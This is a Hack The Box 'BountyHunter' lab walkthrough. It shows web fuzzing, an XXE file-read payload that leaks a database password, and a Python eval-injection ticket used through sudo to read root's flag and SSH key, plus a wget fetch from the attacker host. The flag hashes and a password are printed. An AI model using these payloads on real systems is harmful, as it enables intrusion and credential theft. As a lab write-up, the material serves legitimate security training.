
1.2.6 File fuzzing

Fuzz for additional file under the webserver directory.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/BountyHunter$ sudo ffuf -u 'http://10.10.11.100/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/raft-medium-fi
les-lowercase.txt' -v -c -o ./web-dir/bh.ffuf

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.100/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt
 :: Output file      : ./web-dir/bh.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________
```


Result of fuzz. Discovered db.php



```
________________________________________________

[Status: 200, Size: 25169, Words: 10028, Lines: 389]
| URL | http://10.10.11.100/index.php
    * FUZZ: index.php

[Status: 403, Size: 277, Words: 20, Lines: 10]
| URL | http://10.10.11.100/.htaccess
    * FUZZ: .htaccess

[Status: 200, Size: 25169, Words: 10028, Lines: 389]
| URL | http://10.10.11.100/.
    * FUZZ: .

[Status: 200, Size: 0, Words: 1, Lines: 1]
| URL | http://10.10.11.100/db.php
    * FUZZ: db.php

[Status: 403, Size: 277, Words: 20, Lines: 10]
| URL | http://10.10.11.100/.html
    * FUZZ: .html

[Status: 200, Size: 125, Words: 11, Lines: 6]
| URL | http://10.10.11.100/portal.php
    * FUZZ: portal.php

[Status: 403, Size: 277, Words: 20, Lines: 10]
```


1.2.7 Get db.php via XXE + LFI

Data to send



```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ENTITY result SYSTEM "php://filter/read=convert.base64-encode/resource=db.php">]>
<bugreport>
 <title>&result;</title>
</bugreport>
```

Result




```

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
      PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGg
      gdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibm
      FtZSA9ICJib3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc
      3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2VyID0g
      InRlc3QiOwo/Pgo=
    </td>
  </tr>
  <tr>
```

DECODED FROM: Base64

```
<?php\n
// TODO -> Implement login sys
tem with the database.\n
$dbserver = "localhost";\n
$dbname = "bounty";\n
$dbusername = "admin";\n
$dbpassword = "m19RoAU0hP41A1s
Tsq6K";
```


Content of db.php. Discovered admin credentials.



```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>

```

2.0 INITIAL ACCESS


Login with development user and the discovered password from db.php. Check for sudo permission.



```
sodanew@kalinew:~/Documents/HTB/Machine/BountyHunter$ ssh development@10.10.11.100
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 29 Jul 2021 10:22:45 AM UTC

  System load:           0.0
  Usage of /:            24.4% of 6.83GB
  Memory usage:          28%
  Swap usage:            0%
  Processes:             217
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.100
  IPv6 address for eth0: dead:beef::250:56ff:feb9:e9a4


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Jul 29 10:04:32 2021 from 10.10.14.38
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

2.1 Root executable python script


ticketValidator.py script is under root permission but can run by other user as well.



```
main()
development@bountyhunter:~$ ls -la /opt/skytrain_inc/
total 16
drwxr-xr-x 3 root root 4096 Jul 22 11:08 .
drwxr-xr-x 3 root root 4096 Jul 22 11:08 ..
drwxr-xr-x 2 root root 4096 Jul 22 11:08 invalid_tickets
-r-xr--r-- 1 root root 1471 Jul 22 11:08 ticketValidator.py
development@bountyhunter:~$ cd /opt/skytrain_inc/invalid_tickets/
```

2.2 Content of ticketValidator.py


2.2.1 Main method



```python

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```

2.2.2 Load file method


Read file that end with ‘[.]md’



```python

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

```

2.2.3 Evaluate method


Important point for return true statement in evaluate method.



```
def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False
```

2.2.4 Valid format file in md


Found under ‘/opt/skytrain_inc/invalid_tickets/’



```
development@bountyhunter:/opt/skytrain_inc/invalid_tickets$ cat 600939065.md
# Skytrain Inc
## Ticket to Essex
__ticket code:__
**11+321+1**
##Issued: 2021/05/12
#End Ticket
```


2.2.5 Create payload

Develop payload in [.]md file format



```
# Skytrain Inc
## Ticket to Flag
__Ticket Code:__
**11+print('PleaseHelpme')
##Issued: 2021/05/12
#End Ticket
```


Test on local machine. The script executed the print statement for ‘PleaseHelpMe’.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/BountyHunter$ python3 target-items/ticketValidator.py
Please enter the path to the ticket file.
weaponized/soda.md
Destination: Flag
PleaseHelpme
Traceback (most recent call last):
  File "/home/sodanew/Documents/HTB/Machine/Linux/BountyHunter/target-items/ticketValidator.py", line 54, in <module>
    main()
  File "/home/sodanew/Documents/HTB/Machine/Linux/BountyHunter/target-items/ticketValidator.py", line 47, in main
    result = evaluate(ticket)
  File "/home/sodanew/Documents/HTB/Machine/Linux/BountyHunter/target-items/ticketValidator.py", line 36, in evaluate
    validationNumber = eval(x.replace("**", ""))
  File "<string>", line 1, in <module>
TypeError: unsupported operand type(s) for +: 'int' and 'NoneType'
sodanew@kalinew:~/Documents/HTB/Machine/Linux/BountyHunter$
```


Ignore HERE

Edit the payload to get ROOT flag and SSH key



```
# Skytrain Inc
## Ticket to Flag
__Ticket Code:__
**11+exec("""import os; os.system("echo -n 'USER.txt= '; cat /home/development/user.txt; echo -n
 'ROOT.txt= '; cat /root/root.txt; cat /root/.ssh/id_rsa > /tmp/soda.txt");""")
##Issued: 2021/05/12
#End Ticket
```


Upload payload to victim machine



```
development@bountyhunter:/dev/shm$ wget http://10.10.14.148/soda.md
--2021-11-21 03:45:42--  http://10.10.14.148/soda.md
Connecting to 10.10.14.148:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 259 [text/markdown]
Saving to: ‘soda.md’

soda.md                          100%[==============================================================================>]     259  --.-KB/s    in 0.001s

2021-11-21 03:45:42 (486 KB/s) - ‘soda.md’ saved [259/259]

development@bountyhunter:/dev/shm$ ls -la
total 4
drwxrwxrwt  2 root        root          60 Nov 21 03:45 .
drwxr-xr-x 18 root        root        3980 Nov 20 21:39 ..
-rw-rw-r--  1 development development  259 Nov 21 03:45 soda.md
development@bountyhunter:/dev/shm$
```

3.0 ROOT FLAG

Execute the python script and load uploaded [.]md file



```
development@bountyhunter:/opt/skytrain_inc$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/dev/shm/soda.md
Destination: Flag
USER.txt= 4ceca1e4e4cd24230de979d39c2041e7
ROOT.txt= 591035da73d9b32cc5e75b4528e6f5e0
cat: /root/.ssh/id_rsa: No such file or directory
Traceback (most recent call last):
  File "/opt/skytrain_inc/ticketValidator.py", line 52, in <module>
    main()
  File "/opt/skytrain_inc/ticketValidator.py", line 45, in main
    result = evaluate(ticket)
  File "/opt/skytrain_inc/ticketValidator.py", line 34, in evaluate
    validationNumber = eval(x.replace("**", ""))
  File "<string>", line 1, in <module>
TypeError: unsupported operand type(s) for +: 'int' and 'NoneType'
```